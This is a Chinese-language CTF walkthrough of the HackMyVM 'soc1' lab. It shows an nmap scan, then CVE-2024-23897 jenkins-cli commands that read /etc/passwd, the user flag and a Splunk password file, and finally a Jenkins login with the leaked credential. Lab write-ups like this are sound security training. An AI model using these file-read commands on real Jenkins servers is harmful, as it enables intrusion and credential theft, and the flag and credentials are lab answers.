HackMyvm-soc1

复盘。

信息收集


1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
![vmware_8R2SzRNwf2](2025-11/vmware_8R2SzRNwf2.png)nmap 192.168.56.181  -A -p1-30000 --min-rate=1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-05 18:54 EST
Nmap scan report for 192.168.56.181
Host is up (0.00074s latency).
Not shown: 29994 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
8000/tcp open http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://192.168.56.181:8000/en-US/account/login?return_to=%2Fen-US%2F
8080/tcp open http Jetty 10.0.18
| http-robots.txt: 1 disallowed entry
|_/
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Dashboard [Jenkins]
|_http-server-header: Jetty(10.0.18)
8089/tcp open ssl/http Splunkd httpd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Not valid before: 2025-10-13T11:00:50
|_Not valid after: 2028-10-12T11:00:50
|_http-title: splunkd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
8191/tcp open limnerpressure?
| fingerprint-strings:
| FourOhFourRequest, GetRequest:
| HTTP/1.0 200 OK
| Connection: close
| Content-Type: text/plain
| Content-Length: 85
|_ looks like you are trying to access MongoDB over HTTP on the native driver port.
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8191-TCP:V=7.94SVN%I=7%D=11/5%Time=690BE3C6%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,A9,"HTTP/1\.0\x20200\x20OK\r\nConnection:\x20close\r\nConte
SF:nt-Type:\x20text/plain\r\nContent-Length:\x2085\r\n\r\nIt\x20looks\x20l
SF:ike\x20you\x20are\x20trying\x20to\x20access\x20MongoDB\x20over\x20HTTP\
SF:x20on\x20the\x20native\x20driver\x20port\.\r\n")%r(FourOhFourRequest,A9
SF:,"HTTP/1\.0\x20200\x20OK\r\nConnection:\x20close\r\nContent-Type:\x20te
SF:xt/plain\r\nContent-Length:\x2085\r\n\r\nIt\x20looks\x20like\x20you\x20
SF:are\x20trying\x20to\x20access\x20MongoDB\x20over\x20HTTP\x20on\x20the\x
SF:20native\x20driver\x20port\.\r\n");
MAC Address: 08:00:27:A8:61:DC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 0.74 ms 192.168.56.181

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.10 seconds

开放的端口有点多,一个一个筛。

80端口是个欢迎界面,没有其他的东西。


8000端口是登录界面,似乎用了某个cms,同时有robots,但没东西。


8080端口是Jenkins的界面,同时泄露了一个用户test,并且发现版本号为2.441


8191是mongodb。

CVE-2024-23897-Jenkins任意文件读取漏洞复现-CSDN博客

刚刚的Jenkins有任意文件读取漏洞。

1
2
3
4
5
6
7
java -jar jenkins-cli.jar -s http://192.168.56.181:8080/ -http help 1 "@etc/passwd"

ERROR: Too many arguments: root:x:0:0:root:/root:/bin/bash
java -jar jenkins-cli.jar help [COMMAND]
Lists all the available commands or a detailed description of single command.
COMMAND : Name of the command (default: 1)

确认存在漏洞,但好像读的不全。

换一条命令试试。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
 java -jar jenkins-cli.jar -s http://192.168.56.181:8080/  connect-node "@etc/passwd" 

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin: No such agent "mail:x:8:8:mail:/var/mail:/usr/sbin/nologin" exists.
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin: No such agent "_apt:x:100:65534::/nonexistent:/usr/sbin/nologin" exists.
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin: No such agent "systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin" exists.
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin: No such agent "gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin" exists.
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin: No such agent "irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin" exists.
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin: No such agent "list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin" exists.
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin: No such agent "man:x:6:12:man:/var/cache/man:/usr/sbin/nologin" exists.
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin: No such agent "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin" exists.
sys:x:3:3:sys:/dev:/usr/sbin/nologin: No such agent "sys:x:3:3:sys:/dev:/usr/sbin/nologin" exists.
jenkins:x:1001:1001:,,,:/home/jenkins:/bin/bash: No such agent "jenkins:x:1001:1001:,,,:/home/jenkins:/bin/bash" exists.
sync:x:4:65534:sync:/bin:/bin/sync: No such agent "sync:x:4:65534:sync:/bin:/bin/sync" exists.
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin: No such agent "systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin" exists.
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" exists.
splunk:x:1000:1000:,,,:/home/splunk:/bin/bash: No such agent "splunk:x:1000:1000:,,,:/home/splunk:/bin/bash" exists.
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin: No such agent "systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin" exists.
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin: No such agent "systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin" exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin: No such agent "backup:x:34:34:backup:/var/backups:/usr/sbin/nologin" exists.
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin: No such agent "nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin" exists.
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin: No such agent "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin" exists.
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin: No such agent "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin" exists.
bin:x:2:2:bin:/bin:/usr/sbin/nologin: No such agent "bin:x:2:2:bin:/bin:/usr/sbin/nologin" exists.
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin: No such agent "news:x:9:9:news:/var/spool/news:/usr/sbin/nologin" exists.
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin: No such agent "sshd:x:105:65534::/run/sshd:/usr/sbin/nologin" exists.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin: No such agent "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin" exists.
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin: No such agent "messagebus:x:104:110::/nonexistent:/usr/sbin/nologin" exists.
games:x:5:60:games:/usr/games:/usr/sbin/nologin: No such agent "games:x:5:60:games:/usr/games:/usr/sbin/nologin" exists.

ERROR: Error occurred while performing this command, see previous stderr output.

这就齐全多了,确定存在用户Jenkins和splunk。

读取user flag。

1
2
3
4
 java -jar jenkins-cli.jar -s http://192.168.56.181:8080/  connect-node "@home/splunk/user.txt"


ERROR: No such agent "flag{69cd83075bb1066518625e09aac400711cd31ce7}" exists.

GetJenkins



查阅资料得知splunk的密码文件内容位置。

Widget

读取密码文件。

1
2
3
4
5
6
7
8
java -jar jenkins-cli.jar -s http://192.168.56.181:8080/  connect-node "@opt/splunk/etc/passwd.old"

test:test1234: No such agent "test:test1234" exists.
grep -R 'splunk': No such agent "grep -R 'splunk'" exists.
Administrator passwords can be found under the seclists/Passwords folder.: No such agent "Administrator passwords can be found under the seclists/Passwords folder." exists.

ERROR: Error occurred while performing this command, see previous stderr output.


得到一个账密,同时前面已经知道Jenkins有用户test,合理怀疑是Jenkins的账户。

成功登录。


DevOps(五)Jenkins图形化界面介绍_jenkins dashboard-CSDN博客


